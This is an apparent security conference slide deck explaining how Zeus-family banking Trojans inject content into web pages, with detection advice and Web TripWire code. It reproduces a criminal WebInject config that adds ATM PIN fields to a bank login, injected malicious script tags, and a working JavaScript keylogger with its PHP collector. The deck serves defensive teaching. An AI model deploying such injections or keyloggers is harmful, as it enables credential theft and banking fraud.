



How Malware Attacks Web Applications

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- About Me
 - FirstBank, Colorado
 - Information Security Analyst
 - Interests include:
 - Malware Reverse Engineering
 - Anti-Virus Evasion
 - Rootkit Technologies
 - Web Application Attack Methodologies





- “Software that is intended to damage , ***disrupt*** or disable computers and computer systems.”
- I want to discuss Malware that is written or customized to attack your web applications, specifically.



- The reality is some users interacting with your web application are infected with Malware.
- How?
 - Fake mobile apps, Exploit Packs, Malicious Ads, Compromised Sites, Drive-By Downloads, Phishing Emails, etc...



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- Zeus and its variants. Citadel, GameOver, etc..
- Three core components:
 - A custom builder
 - Custom configuration Files
 - Defines WebInject files
- These components have been adopted by other Malware variations. Bugat, Tinba, Shylock etc...

February 1, 2013, 1:08PM


Citadel Trojan: It's Not Just for Banking Fraud Anymore

ZeuS Components



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What is a WebInject?



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- At the core of Zeus variants is the ability to inject markup and scripts directly into the page on the infected client.
- Defines a URL, and markup patterns to match

Actual Criminal WebInject – Type 1



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```
73
74 set_url https://www.example.com/login* GP
75 data_before
76 <input type="password" name="password"*</td>
77 data_end
78 data_inject
79 <td width="225"><label for="password" class="formlabel">3. ATM PIN</label><br/>
80 <input type="password" name="USpass" id="atmpin" size="20" maxlength="14" title="Enter ATM PIN" tabindex=
81 <br/>&nbsp;</td>
82 data_end
83 data_after
84 data_end
85 data_before
86 <label for="account" class="formlabel">
87 data_end
88 data_inject
89 4. Sign on to
90 data_end
91 data_after
92 </label>
93 data_end
```




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Online Banking

Easy. Secure. Free.

Enroll | [View demo](#) | [Learn more](#)

Enter Online ID:

Your ATM or Check Card Number:

Your PIN:

☐ Save this Online ID

Account in:

Where do I enter my Passcode?

Sign In

[Forgot or need help with your ID?](#)

sign on to your accounts

User ID

Password

To prevent fraud enter your credit card information please:

Your ATM or Check Card Number:

Expiration Date:

ATM PIN:

Your mother's maiden name:

☒ Remember my ID **sign on**

[Ingresar en español >](#)

SECURE LOG ON:

User ID: Password:


SSN:

MMN:

Start In:

LOG ON

[中文](#)



= Injected Content



```
<head>  
data_end  
data_inject  
<script type="text/javascript"  
src="https://www.example.com/nl01/jquery17.js"></script>  
<script type="text/javascript"  
src="https://www.example.com/nl01/mymaliciousscript.nl.js"></script>  
data_end
```

Malware will inject additional functionality to your application, in order to conduct the attacks, persist state, and conduct fraud.

JavaScript Keylogger



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```
1  /*
2   2012 by WireMask
3   http://wiremask.eu/
4   */
5   var keys='';
6   document.onkeypress = function(e) {
7       get = window.event?event:e;
8       key = get.keyCode?get.keyCode:get.charCode;
9       key = String.fromCharCode(key);
10      keys+=key;
11  }
12  window.setInterval(function(){
13      new Image().src = 'http://localhost/demo/webA/keylogger.php?c='+keys;
14      keys = '';
15  }, 1000);
16  ****
17  <?php
18  /*
19   2012 by WireMask
20   http://wiremask.eu/
21   */
22   $str = isset ($_GET['c']) ? $_GET['c'] : false ;
23   if ($str) {
24       $ff = fopen ('data.txt', 'a+') ;
25       fputs ($ff, $str) ;
26       fclose ($ff) ;
27   }
28  ?>
```

Form Grabbing



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Information:

Current user: admin
GMT date: 08.03.2013
GMT time: 04:12:08

Statistics:

Summary
OS

Botnet:

Bots
Scripts

Reports:

→ Search in database
Search in files
Jabber notifier

System:

Information
Options
User
Users
Logout

Filter

Search from date (dd.mm): 08.03 to date: 08.03

Bots:

Botnets:

IP-addresses:

Countries:

Search string:

Type of report: Cookies of browsers

- ☐ Case sensitive
 - ☐ Exclude retries
 - ☐ Show only results
 - ☐ Show as text
- - Cookies of browsers
 - File
 - HTTP or HTTPS request
 - HTTP request
 - HTTPS request
 - FTP login
 - POP3 login
 - All grabbed data
 - Grabbed data [UI]
 - Grabbed data [HTTP(S)]
 - Grabbed data [WinSocket]
 - Grabbed data [FTP client]
 - Grabbed data [E-mail]
 - Grabbed data [Other]

Reset form

Search

Remove

Result

☐ Bot

08.03.2013

☐ RESEARCH-BE0179_7875768FFE7B302B

--, 127.0.0.1

- [+] Cookies of browsers
- [+] http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
- [+] http://localhost:8080/WebGoat/attack
- [+] http://localhost:8080/WebGoat/attack



CP :: Jabber notifier

Information:

Current user: admin
GMT date: 08.03.2013
GMT time: 12:31:39

Statistics:

Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files
→ Jabber notifier

System:

Information
Options
User
Users
Logout

Options

☐ Enable

Account (name@server[:port]): @

Password:

To (name@server):

Masks of URL's (one per line):

URL-file for execution:


Local log-file:



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- DLL Injection
- API Hooks
- Operating System Persistence
- Encrypted Communications
- Splitting 'Evil' across multiple files
- Memory Resident Only
- Low AV Detection Rate



Sample Process Tampering -
Minesweeper



- Focus on Application side detection
- Any of the following changing during a session, would be considered interesting:
 - IP Address (Caution here)
 - Accept Encoding
 - Accept Language
 - User-Agent Strings



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- Customers complaining of system being down, strange error messages, unexplained transactions, suspicious input fields.
- Strange Referrer Headers
- Watch for Malware writers testing their code. (Yes, you probably have Malware writers as customers!)
 - Out of order page interactions
 - Extra POST parameters sent
 - Unusual velocity of transactions
 - Excessive Logins



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- Detecting In-Flight Page Changes with Web TripWires.
- Checksums of portions of the response, validated against server provided hash.
- Detailed Solution in:
“Web Application Defender’s Cookbook”

Detecting Malware – part 4



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```
36
37
38 if (responsetextHash != tripwireHash) {
39     // Detected modification
40     alert("WARNING - This web page has been modified since leaving");
41     // alert(tripwireHash);
42
43     // Notify server
44     if (WebTripwire.notifyChangeURL) {
45         var notify = WebTripwire.newXHR();
46
47         // Create a handler for the notification request
48         var notifyHandler = function() {
49             if (notify.readyState == 4 && notify.status == 200) {
50                 // Notify the user
51                 WebTripwire.react(targetPageHTML, req.responseText, not
52             }
53         };
54
55         // Create a results string to send back
```

► Watch Expressions

▼ Call Stack

handler

Paused on a JavaScript breakpoint.

▼ Scope Variables

▼ Local

notify: undefined

notifyHandler: undefined

responsetextHash: "61062988dd6f73c79886ddfa8d8c3efc"

results: undefined

► this: XMLHttpRequest

tripwireHash: "398211ea2b7b58c4d8647c936a3cb6ba"

► Closure

► Global

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WARNING - This web page has been modified since leaving the web server. Your system may be infected with a Banking Trojan.

OK

[illegible]

Questions ?



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“Malwaria”